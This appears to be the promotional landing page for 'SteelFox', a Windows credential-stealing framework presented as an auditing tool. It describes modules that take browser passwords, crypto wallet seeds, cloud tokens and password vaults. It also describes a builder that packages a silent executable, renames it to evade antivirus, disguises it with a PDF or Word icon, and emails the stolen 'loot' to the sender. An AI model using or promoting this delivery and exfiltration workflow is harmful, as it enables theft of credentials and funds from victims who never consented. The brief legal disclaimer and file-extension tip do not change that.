STEEL
FOX
A ruthless, elegant credential recovery and system reconnaissance framework for Windows. 112 modules, zero noise, total visibility.
 Source Code
*Authorized security auditing purposes only. See Legal section.
A ruthless, elegant credential recovery and system reconnaissance framework for Windows. 112 modules, zero noise, total visibility.
*Authorized security auditing purposes only. See Legal section.
What is SteelFox?
SteelFox is a modern, research-grade credential recovery and system reconnaissance framework built in Python 3.10+ for Windows systems. It gives security professionals and researchers a structured, repeatable way to audit what credentials, tokens, and sensitive data are stored — and potentially exposed — on a Windows machine.
Think of it as an ultra-precise sweep of everything Windows keeps around that it probably shouldn't: browser passwords and cookies, saved WiFi keys, cryptocurrency wallet seeds, SSH keys, cloud CLI tokens, VPN credentials, messaging session files, and much more.
Whether you run it directly from the command line on a machine
you control, or use the
Payload Builder to generate a
silent standalone .exe for
remote or physical audit scenarios — SteelFox delivers clean,
structured intelligence wrapped in a beautiful dark-themed HTML
dashboard.
The project is 100% open source (LGPL-3.0) and accepts community contributions. Drop a module file in the right directory, it gets auto-discovered. No registration, no ceremony.
112
Extraction Modules
12
Target Categories
3
Report Formats
1.0
Silent EXE payload
Use Cases
Coverage
SteelFox targets 12 categories with 112 distinct extraction modules running in an auto-discovered plugin architecture. Here's what each category yields.
 Browsers2 modules
Chromium (AES-GCM + DPAPI v10/v20) passwords, cookies, autofill, credit cards, history, bookmarks. Firefox / Mozilla NSS vault decryption.
 Messaging8 modules
Discord, Slack, Microsoft Teams, Signal Desktop, Skype, WhatsApp Desktop, Telegram sessions.
 Mail3 modules
Outlook, Thunderbird, Mailbird — credentials and SMTP/IMAP account configurations.
 Gaming & Crypto15 modules
Steam, Epic Games, Battle.net. Exodus, Electrum, MetaMask, Atomic, Bitcoin Core, Ethereum Keystores — wallet seeds and keys.
 Cloud4 modules
OneDrive, Google Drive, Dropbox, MEGA — sync credentials and OAuth tokens.
 DevTools21 modules
Git, SSH keys, Docker, AWS CLI, Azure CLI, GCP/gcloud, Kubernetes, GitHub CLI, Terraform, VS Code, JetBrains IDEs, Postman, ngrok, HashiCorp Vault…
 Databases5 modules
MySQL Workbench, DBeaver, HeidiSQL, pgAdmin 4, Robo 3T — stored connection profiles with credentials.
 Network / VPN9 modules
WiFi profiles with cleartext keys, OpenVPN, NordVPN, ProtonVPN, WireGuard, Cisco AnyConnect, FortiClient, GlobalProtect, Tailscale.
 Windows Internals10 modules
Credential Manager, Vault, DPAPI blobs, SAM Hash dump, Autologon secrets, PowerShell history, Unattended configs, RDP files, Tortoise SVN.
 Sysadmin Tools14 modules
FileZilla, WinSCP, PuTTY, mRemoteNG, Rclone, VNC, Cyberduck, RDP Connection Manager, AnyDesk, TeamViewer, WSL, IIS.
 Password Managers4 modules
KeePass, Bitwarden, 1Password, LastPass — master vaults and local database paths.
 Reconnaissance17 modules
System info, running processes, installed software, security software, USB history, clipboard, RDP history, scheduled tasks, shared folders, Hosts file…
Technologies targeted (sample)


Installation
Three ways to run SteelFox on Windows. Choose the one that fits your context.
Core deps: pycryptodome ≥ 3.19, pyasn1 ≥ 0.5. Builder adds Pillow + PyInstaller.
No Python required. Download the pre-built binary from the Releases page and run it directly from PowerShell.
Command Line Interface

SteelFox banner + live progress during a full sweep.
Once installed, every operation is driven by a single command. Target specific categories, control verbosity, choose your output format.
Payload Builder

The Builder packages the entire SteelFox engine into a self-contained .exe with embedded email reporting. No Python on the target. Drop it, run it, receive the loot.
Provide SMTP credentials
Your Gmail sender address + App Password (16-char code, not your Gmail password) and a recipient email.
Builder compiles the payload
PyInstaller packages the engine + your encrypted SMTP config into a single .exe. The package gets renamed for AV evasion.
Target executes the file
No window, no console. Runs in background. Sweeps all credentials. Generates HTML report.
Report lands in your inbox
The full HTML dashboard is emailed to your target address automatically via SMTP/TLS. A local cache is also saved to %TEMP%.

Physical access to an unlocked machine. Plugin the USB stick, execute the payload. SteelFox sweeps the system in under 60 seconds and drops the HTML report back on the USB. No traces. You walk away with the credentials.

Deliver the payload remotely. The builder lets you set a custom icon (word doc, PDF…). When run by the target, it operates silently, exfiltrates all data, and sends the full HTML report to your inbox via SMTP. Zero interaction required after drop.
Windows hides file extensions by default. A malicious
invoice.pdf.exe with a PDF icon
appears as invoice.pdf.
Enable "Show file name extensions" in Windows
Explorer to see the true extension of every file. This simple
setting prevents the vast majority of icon-spoofing attacks.
Tag a release, push. GitHub Actions spins a Windows runner, compiles the payload, and stores the .exe as a build artifact. Set SF_RECEIVER, SF_SENDER, SF_PASSWORD as GitHub Secrets to auto-build a configured payload too.
Output & Reports
SteelFox generates self-contained reports. The HTML dashboard works fully offline in any browser, with interactive search, masked fields, and click-to-reveal passwords.

Dashboard Overview
Hostname, scan date, KPI cards (credentials found / categories scanned / users targeted). Sidebar navigation with result counts per category.

Browser Credentials — 1314 items
Each card shows source, field name, masked value, usage count. Clean 4-column grid.

WiFi Networks + Global Search
SSID, cleartext password, auth type. Sidebar search filters instantly across all modules.
Open Source Community
SteelFox is fully open source under the LGPL-3.0 license. The entire framework — from the extraction engine to the HTML report generator — is available on GitHub.
The module architecture is intentionally simple to extend. Drop a
.py file in the right category
folder, inherit from
ModuleBase, implement
run() — and the framework
auto-discovers and loads it. Zero registration, zero
configuration.

passionate about security, developer, and hacking enthusiast. SteelFox is one of many tools built with precision and passion for the cybersecurity community.
v1.3.1
Current version
LGPL
License
Read before you use.
SteelFox is designed strictly for educational, academic research, and authorized security auditing purposes only.
Deploying this framework against any system, network, or infrastructure without explicit, prior written permission from the owner is illegal in most jurisdictions worldwide — including but not limited to offenses under the US Computer Fraud and Abuse Act, the EU Directive on Attacks Against Information Systems, and equivalent local legislation.
You, and solely you, are responsible for any and all actions taken using this software. The author and all contributors assume zero liability for misuse, damage, or legal consequences arising from unauthorized deployment.
Antivirus Detection: Because SteelFox interfaces deeply with Windows security APIs (DPAPI, SAM, Credential Manager, raw Win32), EDR platforms and traditional AV solutions will flag generated executables. This is standard, expected behavior for security auditing tools. Always run in a controlled, excluded environment during authorized engagements.
// Don't be that guy. With great code comes great
                responsibility.
 Star on GitHub